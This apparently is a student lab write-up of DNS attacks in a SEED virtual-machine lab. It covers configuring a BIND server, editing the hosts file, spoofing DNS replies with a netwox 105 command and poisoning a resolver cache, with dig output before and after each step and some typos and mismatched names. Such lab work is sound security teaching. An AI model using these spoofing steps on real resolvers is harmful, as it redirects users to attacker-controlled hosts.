

Local DNS Attack Lab

LabTasks(PartI):Setting Up a LocalDNS Server

1. ATTACKER:10.0.2.15
2. USER:10.0.2.4
3. SERVER:10.0.2.5

Task1: Configure the User Machine

```
[09/19/20]seed@VM:~$ dig nyit.edu
; <<>> DiG 9.10.3-P4-Ubuntu <<>> nyit.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 16979
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;nyit.edu.                IN      A

;; ANSWER SECTION:
nyit.edu.                300     IN      A      64.35.176.173

;; AUTHORITY SECTION:
nyit.edu.                3600    IN      NS      dns1.nyit.edu.
nyit.edu.                3600    IN      NS      dns2.nyit.edu.

;; ADDITIONAL SECTION:
dns1.nyit.edu.           172800  IN      A      64.35.176.64
dns2.nyit.edu.           172800  IN      A      64.35.176.65

;; Query time: 3200 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sat Sep 19 09:01:35 EDT 2020
```

Task2: Setup a Local DNS Server


```
[09/19/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (182.61.200.6) 56(84) bytes of data.
64 bytes from 182.61.200.6: icmp_seq=1 ttl=47 time=34.6 ms
64 bytes from 182.61.200.6: icmp_seq=2 ttl=47 time=35.6 ms
^C
--- www.a.shifen.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 5046ms
rtt min/avg/max/mdev = 34.622/35.148/35.675/0.558 ms
```

| Source | Destination | Protocol | Length | Info |
|-------------------|--------------|----------|--------|--|
| ::1 | ::1 | UDP | 64 | 57837 → 43078 Len=0 |
| 10.0.2.4 | 10.0.2.5 | DNS | 75 | Standard query 0xdfcb A www.baidu.com |
| 127.0.0.1 | 127.0.1.1 | DNS | 75 | Standard query 0xdfcb A www.baidu.com |
| PcsCompu_6e:8e:30 | | ARP | 44 | Who has 10.0.2.5? Tell 10.0.2.4 |
| PcsCompu_6f:c4:4e | | ARP | 62 | 10.0.2.5 is at 08:00:27:6f:c4:4e |
| 10.0.2.4 | 10.80.128.28 | DNS | 75 | Standard query 0x99a3 A www.baidu.com |
| 10.80.128.28 | 10.0.2.4 | DNS | 134 | Standard query response 0x99a3 A www.bai |
| 127.0.1.1 | 127.0.0.1 | DNS | 134 | Standard query response 0xdfcb A www.bai |
| 10.0.2.4 | 182.61.200.6 | ICMP | 100 | Echo (ping) request id=0x0970, seq=1/25 |
| 182.61.200.6 | 10.0.2.4 | ICMP | 100 | Echo (ping) reply id=0x0970, seq=1/25 |

we can see that when we ping www.baidu.com, the user machine first send DNS query to the DNS server(10.0.2.5)

Task3: Host a Zone in the Local DNS Server

- named.conf



```
// This is the primary configuration file for the BIND DNS serv
//
// Please read /usr/share/doc/bind9/README.Debian.gz for inform
// structure of BIND configuration files in Debian, *BEFORE* yo
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/na
b
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com"{
    type master;
    file "/etc/bind/example.com.db";
};

zone "2.0.10.in-addr.arpa"{
    type master;
    file "/etc/bind/10.0.2.db";
};
```

- forward lookup zone file



```
$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
        1 ; Serial
        8H ; Refresh
        2H ; Retry
        4W ; Expire
        1D ) ; Minimum

@ IN NS ns.example.com. ;Address of nameserver
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger

www IN A 10.0.2.101
mail IN A 10.0.2.102
ns IN A 10.0.2.8
*.example.com. IN A 10.0.2.10
```

- reverse lookup zone file



```
$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
        1
        8H
        2H
        4W
        1D)

@ IN NS ns.example.com.

101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

- dig www.example.com

```

<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 26861
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:;, udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      10.0.2.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A      10.0.2.8

;; Query time: 2 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sat Sep 19 10:51:55 EDT 2020
;; MSG SIZE rcvd: 93

[09/19/20]seed@VM:~$

```

we can see that the www.example.com's ip is 10.0.2.101

LabTasks(PartII): Attacks on DNS

Task4: Modifying the Host File

| Source | Destination | Protocol | Length | Info |
|---------------|---------------|----------|--------|---------------|
| 10.0.2.5 | 93.184.216.34 | ICMP | 100 | Echo (ping) r |
| 93.184.216.34 | 10.0.2.5 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 93.184.216.34 | ICMP | 100 | Echo (ping) r |
| 93.184.216.34 | 10.0.2.5 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 93.184.216.34 | ICMP | 100 | Echo (ping) r |
| 93.184.216.34 | 10.0.2.5 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 93.184.216.34 | ICMP | 100 | Echo (ping) r |
| 93.184.216.34 | 10.0.2.5 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 1.2.3.4 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 1.2.3.4 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 1.2.3.4 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 1.2.3.4 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 1.2.3.4 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 1.2.3.4 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 1.2.3.4 | ICMP | 100 | Echo (ping) r |
| 10.0.2.5 | 1.2.3.4 | ICMP | 100 | Echo (ping) r |

we can see that before we modify the /etc/hosts file, we can receive the icmp response from www.example.net(93.184.210.34). After we add 1.2.3.4 www.example.net in hosts file, we can not receive the icmp response

Task5: Directly Spoofing Response to User

1. before

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                86321   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.net.                    172720  IN      NS      b.iana-servers.net.
example.net.                    172720  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.            172720  IN      A      199.43.135.53
a.iana-servers.net.            172720  IN      AAAA   2001:500:8f::53
b.iana-servers.net.            172720  IN      A      199.43.133.53
b.iana-servers.net.            172720  IN      AAAA   2001:500:8d::53

;; Query time: 2 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sat Sep 19 11:25:16 EDT 2020
;; MSG SIZE rcvd: 193
```

2. use netwotx

```
[09/19/20]seed@VM:~$ sudo netwotx 105 -h "www.example.net" -H "1.2.3.4" -a "ns.ex
ample.net" -A "10.0.2.8"
DNS question
id=13243 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.com. A
. OPT UDPPl=4096 errcode=0 v=0 ...
DNS answer
id=13243 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.com. A
www.example.com. A 10 1.2.3.4
ns.example.net. NS 10 ns.example.net.
ns.example.net. A 10 10.0.2.8
```

3. after

```
[09/19/20]seed@VM:~$ dig www.example.net
; <<> DiG 9.10.3-P4-Ubuntu <<> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 59027
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                10      IN      A      1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.                 10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.                 10      IN      A      10.0.2.8

;; Query time: 21 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sat Sep 19 11:23:54 EDT 2020
;; MSG SIZE rcvd: 88
```

Through the netwotx 105, we found that the ip of www.example.net has changed from 93.184.216.34 to 1.2.3.4

Task6: DNS Cache Poisoning Attack

- dig before the attack

```

; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.baidu.com.                IN      A

;; ANSWER SECTION:
www.baidu.com.                1098    IN      CNAME   www.a.shifen.com.
www.a.shifen.com.            203     IN      A       182.61.200.6
www.a.shifen.com.            203     IN      A       182.61.200.7

;; AUTHORITY SECTION:
a.shifen.com.                 1102    IN      NS       ns3.a.shifen.com.
a.shifen.com.                 1102    IN      NS       ns4.a.shifen.com.
a.shifen.com.                 1102    IN      NS       ns5.a.shifen.com.
a.shifen.com.                 1102    IN      NS       ns2.a.shifen.com.
a.shifen.com.                 1102    IN      NS       ns1.a.shifen.com.

;; ADDITIONAL SECTION:
ns1.a.shifen.com.             1102    IN      A       61.135.165.224
ns2.a.shifen.com.             1102    IN      A       220.181.33.32
ns3.a.shifen.com.             1102    IN      A       112.80.255.253
ns4.a.shifen.com.             1102    IN      A       14.215.177.229
ns5.a.shifen.com.             1102    IN      A       180.76.76.95

;; Query time: 3 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sat Sep 19 12:46:32 EDT 2020

```

- netwox
- dig after attack

```

;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 40405
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 5, ADDITIONAL: 6

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.baidu.com.                IN      A

;; ANSWER SECTION:
www.baidu.com.                596     IN      A       1.2.3.4

;; AUTHORITY SECTION:
baidu.com.                    172795  IN      NS       ns3.baidu.com.
baidu.com.                    172795  IN      NS       ns2.baidu.com.
baidu.com.                    172795  IN      NS       ns1.baidu.com.
baidu.com.                    172795  IN      NS       ns7.baidu.com.
baidu.com.                    172795  IN      NS       ns4.baidu.com.

;; ADDITIONAL SECTION:
ns1.baidu.com.                172795  IN      A       202.108.22.220
ns2.baidu.com.                172795  IN      A       220.181.33.31
ns3.baidu.com.                172795  IN      A       112.80.248.64
ns4.baidu.com.                172795  IN      A       14.215.178.80
ns7.baidu.com.                172795  IN      A       180.76.76.92

```

Task7: DNS Cache Poisoning: Targeting the Authority Section

- dig www.example.com

```

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 28604
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.              IN      A

;; ANSWER SECTION:
www.example.net.              259200  IN      A       10.0.2.10

;; AUTHORITY SECTION:
example.net.                   259200  IN      NS       attacker32.com.
example.net.                   259200  IN      NS       ns2.example.net.

;; ADDITIONAL SECTION:
ns1.example.net.              259200  IN      A       1.2.3.4
ns2.example.net.              259200  IN      A       5.6.7.8

;; Query time: 78 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Sat Sep 19 13:26:25 EDT 2020
;; MSG SIZE rcvd: 205

```

